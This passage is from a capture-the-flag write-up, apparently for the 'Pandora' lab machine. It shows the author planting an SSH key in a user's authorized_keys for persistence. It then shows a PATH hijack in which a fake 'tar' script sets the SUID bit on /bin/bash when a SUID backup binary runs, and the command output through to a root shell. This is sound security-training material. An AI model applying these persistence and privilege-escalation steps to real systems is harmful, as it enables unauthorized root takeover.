sr/eMDD/EJfbGplo8Y8aDLWEVTGQ7LcMusbO0HciQlRCeTgACvMPGUWqGgnQwsbUR1N+C95gVUZ6fL+Zn2bW6H6gziMGPNP7BqCYIisPHkzRIOtb10dDbiNZc8uUH5CDZUATBxuJLk81O/xANT+hR1B9LOkzDJkGtF9fs+Y1Z4ksKKiMC001OpMYdnJs+d
ZcjOuzqOqIqEoTL8U= shilpa@shilpa
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCpfCoWslchYrTxfTNJi0Zmy5h3sZiC5lfSByiapGnU1JGJPs6ZMM8KNB7KOXbsLUZ5DVYCl3zIpK1PXDbtDT7fyqAQlVUEmE4nN0+mG1513XQIOLdiXt1ke0ivJHmrhgR6hLX+rniPfXZAXAWk
xlS9BxGZUNm7mxLY9QwPfm1Xu/bD2U5MkM0s9dOuiHq+qA4jg6+zeXxa9y5zx3FZ/9AXuwJ3W9i1YBwXQJHefmqq8g9sQk+XxHMZ7AvurlRDi9mDYZX6mSQKGXVRYzUkrSoUWJjYH2Tu7NiEABQ3sEeVf4onzHS9sr/eMDD/EJfbGplo8Y8aDLWEVTGQ7L
cMusbO0HciQlRCeTgACvMPGUWqGgnQwsbUR1N+C95gVUZ6fL+Zn2bW6H6gziMGPNP7BqCYIisPHkzRIOtb10dDbiNZc8uUH5CDZUATBxuJLk81O/xANT+hR1B9LOkzDJkGtF9fs+Y1Z4ksKKiMC001OpMYdnJs+dZcjOuzqOqIqEoTL8U= shilpa@shil
pa
> ' > authorized_keys
' > authorized_keys
matt@pandora:/home/matt/.ssh$ cat authorized_keys
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCpfCoWslchYrTxfTNJi0Zmy5h3sZiC5lfSByiapGnU1JGJPs6ZMM8KNB7KOXbsLUZ5DVYCl3zIpK1PXDbtDT7fyqAQlVUEmE4nN0+mG1513XQIOLdiXt1ke0ivJHmrhgR6hLX+rniPfXZAXAWkxlS9Bx
GZUNm7mxLY9QwPfm1Xu/bD2U5MkM0s9dOuiHq+qA4jg6+zeXxa9y5zx3FZ/9AXuwJ3W9i1YBwXQJHefmqq8g9sQk+XxHMZ7AvurlRDi9mDYZX6mSQKGXVRYzUkrSoUWJjYH2Tu7NiEABQ3sEeVf4onzHS9sr/eMDD/EJfbGplo8Y8aDLWEVTGQ7LcMusbO
0HciQlRCeTgACvMPGUWqGgnQwsbUR1N+C95gVUZ6fL+Zn2bW6H6gziMGPNP7BqCYIisPHkzRIOtb10dDbiNZc8uUH5CDZUATBxuJLk81O/xANT+hR1B9LOkzDJkGtF9fs+Y1Z4ksKKiMC001OpMYdnJs+dZcjOuzqOqIqEoTL8U= shilpa@shilpa
```

Connect from your attacking machine with the private key. go to tmp directory




```
┌─[shilpa@shilpa]─[~/.ssh]
└──╼ $ssh -i id_rsa matt@10.129.100.245
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun  5 Jun 09:25:29 UTC 2022

  System load:           0.04
  Usage of /:            63.2% of 4.87GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             246
  Users logged in:       1
  IPv4 address for eth0: 10.129.100.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:35f8

  => /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

matt@pandora:~$ cd /tmp
```

Check for PATH variable. There is no path set, hence set the path. The PATH variable is an environment variable containing an ordered list of paths that Linux will search for executables when running a command




```
matt@pandora:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:/tmp$ export PATH=/tmp:$PATH
matt@pandora:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Now, on your local machine, create a new file named test that consists of the following commands




```
┌─[shilpa@shilpa]─[~]
└──╼ $cat test
#!/bin/bash

chmod u+s /bin/bash
```

Encode it




```
┌─[shilpa@shilpa]─[~]
└──╼ $cat test| base64
IyEvYmluL2Jhc2gKCmNobW9kIHUrcyAvYmluL2Jhc2gK
```

Copy the file to Matt’s machine and decode it and save the contents to a file named tar and changed permissions to give it the execute permission




```
matt@pandora:/tmp$ echo 'IyEvYmluL2Jhc2gKCmNobW9kIHUrcyAvYmluL2Jhc2gK' | base64 -d > tar
matt@pandora:/tmp$ ls -la
total 52
drwxrwxrwt 12 root root 4096 Jun  5 09:31 .
drwxr-xr-x 18 root root 4096 Dec  7 14:32 ..
drwxrwxrwt  2 root root 4096 Jun  5 08:25 .ICE-unix
drwxrwxrwt  2 root root 4096 Jun  5 08:25 .Test-unix
drwxrwxrwt  2 root root 4096 Jun  5 08:25 .X11-unix
drwxrwxrwt  2 root root 4096 Jun  5 08:25 .XIM-unix
drwxrwxrwt  2 root root 4096 Jun  5 08:25 .font-unix
drwx------  3 root root 4096 Jun  5 08:25 systemd-private-b62994afdb0d405ba5f3e3e10894ea48-apache2.service-WKIFkg
drwx------  3 root root 4096 Jun  5 08:25 systemd-private-b62994afdb0d405ba5f3e3e10894ea48-systemd-logind.service-w2Knbg
drwx------  3 root root 4096 Jun  5 08:25 systemd-private-b62994afdb0d405ba5f3e3e10894ea48-systemd-resolved.service-QSe7tf
drwx------  3 root root 4096 Jun  5 08:25 systemd-private-b62994afdb0d405ba5f3e3e10894ea48-systemd-timesyncd.service-7WnNPf
-rw-rw-r--  1 matt matt   33 Jun  5 09:31 tar
drwx------  2 root root 4096 Jun  5 08:26 vmware-root_708-2998936538
matt@pandora:/tmp$ cat tar
#!/bin/bash

chmod u+s /bin/bash
matt@pandora:/tmp$ chmod +x tar
```

If you run /bin/bash you do not have the SUID bit set



```
matt@pandora:/tmp$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
```

However once you run /usr/bin/pandora_backup, the SUID bit will be set and you get the root access



```
matt@pandora:/tmp$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
Backup successful!
Terminating program!
matt@pandora:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
matt@pandora:/tmp$ /bin/bash -p
bash-5.0# id
uid=1000(matt) gid=1000(matt) euid=0(root) groups=1000(matt)
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls -la
total 40
drwx------  5 root root 4096 Jun  5 08:26 .
drwxr-xr-x 18 root root 4096 Dec  7 14:32 ..
drwxr-xr-x  2 root root 4096 Dec  7 14:32 .backup
lrwxrwxrwx  1 root root    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Jan  3 07:42 .cache
-rw-r--r--  1 root root  250 Jun  5 08:26 .host_check
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 Dec  7 14:32 .ssh
-rw-------  1 root root 1234 Jan  3 09:26 .viminfo
-r--------  1 root root   33 Jun  5 08:26 root.txt
bash-5.0# cat root.txt
```